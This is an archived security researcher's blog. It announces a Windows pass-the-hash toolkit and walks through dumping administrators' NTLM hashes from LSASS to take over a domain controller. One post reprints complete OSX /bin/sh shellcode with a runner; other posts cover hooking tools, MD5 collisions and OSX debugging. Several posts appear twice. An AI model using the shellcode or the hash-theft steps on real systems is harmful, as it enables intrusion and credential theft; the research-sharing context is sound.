Ok, so today I'm releasing a tool whose origins go back to 2000, but here it is now, I hope you find it useful, interesting or at least amusing :), any feedback is welcome!!.
I'm releasing Pass-The-Hash Toolkit v1.0, you can find it here:
http://oss.coresecurity.com/projects/pshtoolkit.htm.
source code:
http://oss.coresecurity.com/pshtoolkit/release/1.0/pshtoolkit_src_v1.0.tgz
binaries:
http://oss.coresecurity.com/pshtoolkit/release/1.0/pshtoolkit_v1.0.tgz
For those of you that do not want to read the detailed description :),
in a nutshell, it is pass-the-hash for windows (iam.exe), for example:
iam.exe administrator mydomain 0102030405060708090A0B0C0D0E0F10
0102030405060708090A0B0C0D0E0F10
After running the program, outbound network connections that use NTLM
authentication will use the new credentials. And a tool
(whosthere.exe) to list currently logged on users and their NTLM
credentials by reading LSASS.EXE's internal structures (see the 'long
description' for use cases).
And now the long description:
The Pass-The-Hash Toolkit contains utilities to manipulate the Windows
Logon Sessions mantained by the LSA (Local Security Authority)
component. These tools allow you to list the current logon sessions
with its corresponding NTLM credentials (e.g.: users remotely logged
in thru Remote Desktop/Terminal Services), and also change in runtime
the current username, domain name, and NTLM hashes (YES, PASS-THE-HASH
on Windows!).
Utilities in the toolkit:
* IAM.EXE: Pass-The-Hash for Windows. This tool allows you to
change your current NTLM credentials withouth having the cleartext
password but the hashes of the password. The program receives a
username, domain name and the LM and NT hashes of the password; using
this it will change in memory the NTLM credentials associated with the
current windows logon session. After the program performs this
operation, all outbound network connections to services that use for
authentication the NTLM credentials of the currently logged on user
will utilize the credentials modified by IAM.EXE. This includes 'net
use', 'net view', many third-party DCOM services that use NTLM
authentication, etc. This is basically 'pass-the-hash' for windows;
one of the main advantages is that you don't need to use a modified
version of samba or samba-tng and be restricted to the limited
functionality they implement, you can now use windows and any
third-party software with stolen hashes withouth having to obtain the
cleartext version of a password. For more information take a look at
this paper I wrote back in 2000 Modifying Windows NT Logon Credentials
(http://www.coresecurity.com/index.php5?module=ContentMod&action=item&id=1030).
* WHOSTHERE.EXE: This tool will list the current logon sessions
with NTLM credentials (username,domain name, LM and NT hashes). Logon
sessions are created by windows services that log in using specific
users, remote desktop connections, etc. This tool has many uses, one
that i think is interesting: Let's say you compromised a Windows
Server that is part of a Windows Domain (e.g.: Backup server) but is
NOT the domain controller. Since it is not the domain controller, you
only have access to the local SAM and although you did effectively
comprise a sensitive server you did not compromise the domain.
However, it is very common in such situations to find that
administrators are using Remote Desktop to connect to the compromised
server to perform different tasks. So this is your chance, just wait
for the administrator to log into the compromised server using remote
desktop, at that point, run 'WHOSTHERE.EXE' and you will observe the
administrators username,domain name, and NTLM hashes. Now go to your
machine, use them with IAM.EXE and compromise the domain controller
using the administrator's credentials.
* GENHASH.EXE: This is a small utility that generates LM and NT
hashes using some 'undocumented' functions of the Windows API. This is
a small tool to aid testing of IAM.EXE.
Showing posts with label Security. Show all posts
Showing posts with label Security. Show all posts
Wednesday, August 15, 2007


Thursday, July 26, 2007
Gera releases HeapDraw / HeapTracer

Check out Gera's new tool!:
"HeapDraw was originally created as a postmortem analisys tool, to see how the heap evolved during the life of a process. The idea is that although we may be used to textual output, like that of ltrace or a malloc/free hooking library, it's much better to see it graphically (in fact I used to make drawings by hand until I realized "WTF am I doing? I have a computer to do it for me!").
HeapTracer is the new name, after it became a runtime analisys tool."
You can find it here.
Monday, November 27, 2006
www.live.com default error message
OK, this is just funny, I guess microsoft was in a hurry to release the www.live.com search engine and didn't have time to come up with a nice error page; although they seemed to spend months to create a 'chan' windows sound..

click
Thursday, September 28, 2006
uhooker v1.2 is out!
I released uhooker v1.2. some bug fixes, structural changes and new functionality.
you can download it from
or directly from http://oss.coresecurity.com/uhooker/release/1.2/uhooker_v1.2.tgz (tgz)
or http://oss.coresecurity.com/uhooker/release/1.2/uhooker_v1.2.zip (zip)
checkout the doc pages because Im constantly posting new stuff like sample scripts, etc.;
and also in this version there's a minor modification you'll have to make to your
existing scripts to make them work with version 1.2
http://oss.coresecurity.com/uhooker/doc/index.html
See http://oss.coresecurity.com/uhooker/release/1.2/WHATSNEW_1.2.txt for
a complete list of changes.
you can download it from
or directly from http://oss.coresecurity.com/uhooker/release/1.2/uhooker_v1.2.tgz (tgz)
or http://oss.coresecurity.com/uhooker/release/1.2/uhooker_v1.2.zip (zip)
checkout the doc pages because Im constantly posting new stuff like sample scripts, etc.;
and also in this version there's a minor modification you'll have to make to your
existing scripts to make them work with version 1.2
http://oss.coresecurity.com/uhooker/doc/index.html
See http://oss.coresecurity.com/uhooker/release/1.2/WHATSNEW_1.2.txt for
a complete list of changes.
Saturday, July 01, 2006
Uhooker v1.1 is out!
ok, I uploaded uhooker v1.1. some bug fixes and new functionality.
you can download it from http://oss.coresecurity.com/projects/uhooker.htm
or directly from http://oss.coresecurity.com/uhooker/release/1.1/uhooker_v1.1.zip.
checkout the doc pages because Im constantly posting new stuff, sample scripts, etc.
http://oss.coresecurity.com/uhooker/doc/index.html
you can download it from http://oss.coresecurity.com/projects/uhooker.htm
or directly from http://oss.coresecurity.com/uhooker/release/1.1/uhooker_v1.1.zip.
checkout the doc pages because Im constantly posting new stuff, sample scripts, etc.
http://oss.coresecurity.com/uhooker/doc/index.html
Friday, June 23, 2006
Release of the Universal Hooker
Ok, I'm relasing the 'universal hooker', A tool I wrote and have being using for a couple of years now. I have many versions/implementations of the same idea, but the one I'm releasing now works as an OLLYDBG plugin.
You can get more information about 'uhooker' in http://oss.coresecurity.com/projects/uhooker.htm
Basically, uhooker is a tool to intercept api calls/arbitrary addresses and then use python as the scripting language for the hook handlers. There's no need to recompile anything to hook functinos, and the hook handlers can be changed at runtime (e.g.: you can change the code of the hook handler between two different calls to te same function and everything will continue working).
Take a look at the URL I mentiond before, I spent a little more time trying to describe what uhooker does there :).
You can get more information about 'uhooker' in http://oss.coresecurity.com/projects/uhooker.htm
Basically, uhooker is a tool to intercept api calls/arbitrary addresses and then use python as the scripting language for the hook handlers. There's no need to recompile anything to hook functinos, and the hook handlers can be changed at runtime (e.g.: you can change the code of the hook handler between two different calls to te same function and everything will continue working).
Take a look at the URL I mentiond before, I spent a little more time trying to describe what uhooker does there :).
Friday, December 16, 2005
Taking advantage of MD5 .. for real..
Recently, news about md5 being broken started circulating again, along with the news came along a lot of speculation and misinformation about what the new (and not so new) found attacks can really be used for.
Well, as always, gera (aka Gerardo Richarte) did something real and useful, he created very quickly a presentation he gave at pacsec. The presentation entitled "MD5 to be considered harmful today" can be found here.
It is a very cool presentation, the slides are not very descriptive if you are not familiar with
md5 and the issue in question (they're only slides after all, not a paper), but he did a lot of cool
things to understand and reproduce (most things he did I did not get :)) what the publicated paper with the new attack was actually saying; the paper was only a page long and only contained a table with some collisions and a very brief explanation.
Well, as always, gera (aka Gerardo Richarte) did something real and useful, he created very quickly a presentation he gave at pacsec. The presentation entitled "MD5 to be considered harmful today" can be found here.
It is a very cool presentation, the slides are not very descriptive if you are not familiar with
md5 and the issue in question (they're only slides after all, not a paper), but he did a lot of cool
things to understand and reproduce (most things he did I did not get :)) what the publicated paper with the new attack was actually saying; the paper was only a page long and only contained a table with some collisions and a very brief explanation.
He did something even better; he created a lot of collisions. For example, he created TWO EXECUTABLE FILES THAT HAVE THE SAME MD5 HASH BUT ARE TOTALLY DIFFERENT APPLICATIONS, that's useful, I say!.
You can take a look at the files here:
Tuesday, December 13, 2005
Attack Trees are .. mm.. fun...

This is a screenshot from the demo found on Amenaza.com, a company that builds a
software to create Attack trees.
Isn't it great what you can do with these tools?
Wednesday, November 16, 2005
OSX - multi arch shellcode
according to this post in full-disclosure, this guy (nemo_at_felinemenace.org) created a multi-arch (x86 and ppc) shellcode for OSX. I haven't checked it yet, so for all I know, it may not work or do a 'rm -rf /', so beware, don't go running this thing without checking it first.
Note that more than a 'multi arch' shellcode, these are two different shellcodes, which one is executed is decided by the interpretation of the first bytes "\x5f\x90\xeb\x48" by the different processors as explained by the author below.
The link is in insecure.org mailing list archives, so just in case, here's the shellcode:
Note that more than a 'multi arch' shellcode, these are two different shellcodes, which one is executed is decided by the interpretation of the first bytes "\x5f\x90\xeb\x48" by the different processors as explained by the author below.
The link is in insecure.org mailing list archives, so just in case, here's the shellcode:
--------------------// CODE //--------------------
/*
 * -[ dual.c ]-
 * by nemo_at_felinemenace.org
 *
 * execve("/bin/sh",{"/bin/sh",NULL},NULL) shellcode
 * for osx (both the ppc and x86 version.)
 *
 * Sample output:
 *
 * -[nemo_at_squee:~/shellcode]$ file dual-ppc
 * dual-ppc: Mach-O executable ppc
 * -[nemo_at_squee:~/shellcode]$ ./dual-ppc
 * sh-2.05b$ exit
 *
 * -[nemo_at_squee:~/shellcode]$ file dual-x86
 * dual-x86: Mach-O executable i386
 * -[nemo_at_squee:~/shellcode]$ ./dual-x86
 * sh-2.05b$ exit
 */

char dual[] =
//
// These four bytes work out to the following instruction
// in ppc arch: "rlwnm r16,r28,r29,13,4", which will
// basically do nothing on osx/ppc.
//
// However on x86 architecture the four bytes are 3
// instructions:
//
// "push/nop/jmp"
//
// In this way, execution will be taken to the x86 shellcode
// on an x86 machine, and the ppc shellcode when running
// on a ppc architecture machine.
//
"\x5f\x90\xeb\x48"

// ppc execve() code by b-r00t
"\x7c\xa5\x2a\x79\x40\x82\xff\xfd"
"\x7d\x68\x02\xa6\x3b\xeb\x01\x70"
"\x39\x40\x01\x70\x39\x1f\xfe\xcf"
"\x7c\xa8\x29\xae\x38\x7f\xfe\xc8"
"\x90\x61\xff\xf8\x90\xa1\xff\xfc"
"\x38\x81\xff\xf8\x38\x0a\xfe\xcb"
"\x44\xff\xff\x02\x7c\xa3\x2b\x78"
"\x38\x0a\xfe\x91\x44\xff\xff\x02"
"\x2f\x62\x69\x6e\x2f\x73\x68\x58"

// osx86 execve() code by nemo
"\x31\xdb\x6a\x3b\x58\x53\xeb\x18\x5f"
"\x57\x53\x54\x54\x57\x6a\xff\x88\x5f"
"\x07\x89\x5f\xf5\x88\x5f\xfa\x9a\xff"
"\xff\xff\xff\x2b\xff\xe8\xe3\xff\xff"
"\xff/bin/shX";

int main(int ac, char **av)
{
        void (*fp)() = dual;
        fp();
}
Tuesday, November 08, 2005
NSA guide to secure OSX 10.3
Check out this guide, its an interesting reading. See the "References" section, it seems the whole document was written by extracting parts from different books.
Sunday, November 06, 2005
Observe OSX programs behavior using environment variables
it is possible to observe OSX programs behavior that use the objective-c runtime by setting the following variables
LaunchingDebug
OBJC_PRINT_BIND
OBJC_DUMP_CLASSES
The information dumped by the objective-c runtime when these variables are set can be very handy, specially when analyzing programs for which you don't have the source code.
The source code that uses these environment variables to dump the information can be found at http://darwinsource.opendarwin.org/10.3.7/objc4-237/runtime/objc-runtime.m
the function objc_setConfiguration() obtains the values of 'LaunchingDebug' and 'OBJC_PRINT_BIND':
[..]
static void objc_setConfiguration() {
if ( LaunchingDebug == -1 ) {
// watch image loading and binding
LaunchingDebug = getenv("LaunchingDebug") != NULL;
}
if ( PrintBinding == -1 ) {
PrintBinding = getenv("OBJC_PRINT_BIND") != NULL;
}
}
[..]
the function objc_map_image obtains the value of 'OBJC_DUMP_CLASSES' :
[..]
static void _objc_map_image(headerType *mh, unsigned long vmaddr_slide)
{
static int dumpClasses = -1;
[..]
if ( dumpClasses == -1 ) {
if ( getenv("OBJC_DUMP_CLASSES") ) dumpClasses = 1;
else dumpClasses = 0;
}
[..]
Next is a list of the functions that use each environment variable:
OBJC_PRINT_BIND
+ _objc_map_image
+ _objc_bindModuleContainingCategory
+ _objc_bindModuleContainingClass
LaunchingDebug
+ _objc_map_image
OBJC_DUMP_CLASSES
+ _objc_map_image
OBJC_PRINT_BIND as the name implies, prints log information about categories and classes that
are binded by the objective-c runtime.
LaunchingDebug logs information about 'modules' loaded.
OBJC_DUMP_CLASSES logs.. mm. yes, classes.
sample output of OBJC_PRINT_BIND when running iMovie

The list of classes and categories logged can be very useful to know what is that the program is doing.
Apart from looking at the classes while the program is loading, you can associate an action in the program to the classes/categories used when that action is performed.
For example,
+ open a Terminal window
+ set the OBJC_PRINT_BIND function variable (e.g.: export OBJC_PRINT_BIND = 1)
+ run iMovie (found at /Applications/iMovie.app/Contents/MacOS/)
+ Once iMovie is loaded, click on the 'File' menu item, and you'll see the following in the Terminal window
objc: binding class NSPortNameServer
objc: binding class NSMachBootstrapServer
objc: binding class %NSMachPort
objc: binding class NSMachPort
objc: binding class NSDistributedObjectsStatistics
objc: binding class NSDistantObject
objc: binding class NSPortCoder
objc: binding class NSConcretePortCoder
objc: binding class NSDOStreamData
objc: binding class NSPortMessage
objc: binding category NSPortMessage(NSPortMessageMachPortAdditions)
objc: binding class NSServicesMenuHandler
These are the classes/categories that were bind when you clicked on the 'File' menu item, what can
give you a hint about what the program is doing. Remember that what is logged are the classes/categories that were bind when you click the menu item, meaning that the classes/categories that
were bind before will not be shown now, so the list of classes/categories listed is NOT the whole list of
classes/categories used by the code responding to the activation of the 'File' menu item. For the same reason, if you click on the 'File' menu item again, no information will be logged.
sample output of LaunchingDebug when running iMovie

LaunchingDebug shows the modules/images loaded.
sample output of OBJC_DUMP_CLASSES when running iMovie

I don't know exactly what it means, but I guess that is the list of Classes implemented by the loaded module. If this is the case, this information is not that useful. I'll have check this in the future and update this posting.
There are also a bunch of other environment variables that are very interesting. I'll post information
about them in the near future.
LaunchingDebug
OBJC_PRINT_BIND
OBJC_DUMP_CLASSES
The information dumped by the objective-c runtime when these variables are set can be very handy, specially when analyzing programs for which you don't have the source code.
The source code that uses these environment variables to dump the information can be found at http://darwinsource.opendarwin.org/10.3.7/objc4-237/runtime/objc-runtime.m
the function objc_setConfiguration() obtains the values of 'LaunchingDebug' and 'OBJC_PRINT_BIND':
[..]
static void objc_setConfiguration() {
if ( LaunchingDebug == -1 ) {
// watch image loading and binding
LaunchingDebug = getenv("LaunchingDebug") != NULL;
}
if ( PrintBinding == -1 ) {
PrintBinding = getenv("OBJC_PRINT_BIND") != NULL;
}
}
[..]
the function objc_map_image obtains the value of 'OBJC_DUMP_CLASSES' :
[..]
static void _objc_map_image(headerType *mh, unsigned long vmaddr_slide)
{
static int dumpClasses = -1;
[..]
if ( dumpClasses == -1 ) {
if ( getenv("OBJC_DUMP_CLASSES") ) dumpClasses = 1;
else dumpClasses = 0;
}
[..]
Next is a list of the functions that use each environment variable:
OBJC_PRINT_BIND
+ _objc_map_image
+ _objc_bindModuleContainingCategory
+ _objc_bindModuleContainingClass
LaunchingDebug
+ _objc_map_image
OBJC_DUMP_CLASSES
+ _objc_map_image
OBJC_PRINT_BIND as the name implies, prints log information about categories and classes that
are binded by the objective-c runtime.
LaunchingDebug logs information about 'modules' loaded.
OBJC_DUMP_CLASSES logs.. mm. yes, classes.
sample output of OBJC_PRINT_BIND when running iMovie

The list of classes and categories logged can be very useful to know what is that the program is doing.
Apart from looking at the classes while the program is loading, you can associate an action in the program to the classes/categories used when that action is performed.
For example,
+ open a Terminal window
+ set the OBJC_PRINT_BIND function variable (e.g.: export OBJC_PRINT_BIND = 1)
+ run iMovie (found at /Applications/iMovie.app/Contents/MacOS/)
+ Once iMovie is loaded, click on the 'File' menu item, and you'll see the following in the Terminal window
objc: binding class NSPortNameServer
objc: binding class NSMachBootstrapServer
objc: binding class %NSMachPort
objc: binding class NSMachPort
objc: binding class NSDistributedObjectsStatistics
objc: binding class NSDistantObject
objc: binding class NSPortCoder
objc: binding class NSConcretePortCoder
objc: binding class NSDOStreamData
objc: binding class NSPortMessage
objc: binding category NSPortMessage(NSPortMessageMachPortAdditions)
objc: binding class NSServicesMenuHandler
These are the classes/categories that were bind when you clicked on the 'File' menu item, what can
give you a hint about what the program is doing. Remember that what is logged are the classes/categories that were bind when you click the menu item, meaning that the classes/categories that
were bind before will not be shown now, so the list of classes/categories listed is NOT the whole list of
classes/categories used by the code responding to the activation of the 'File' menu item. For the same reason, if you click on the 'File' menu item again, no information will be logged.
sample output of LaunchingDebug when running iMovie

LaunchingDebug shows the modules/images loaded.
sample output of OBJC_DUMP_CLASSES when running iMovie

I don't know exactly what it means, but I guess that is the list of Classes implemented by the loaded module. If this is the case, this information is not that useful. I'll have check this in the future and update this posting.
There are also a bunch of other environment variables that are very interesting. I'll post information
about them in the near future.
Subscribe to:
Posts (Atom)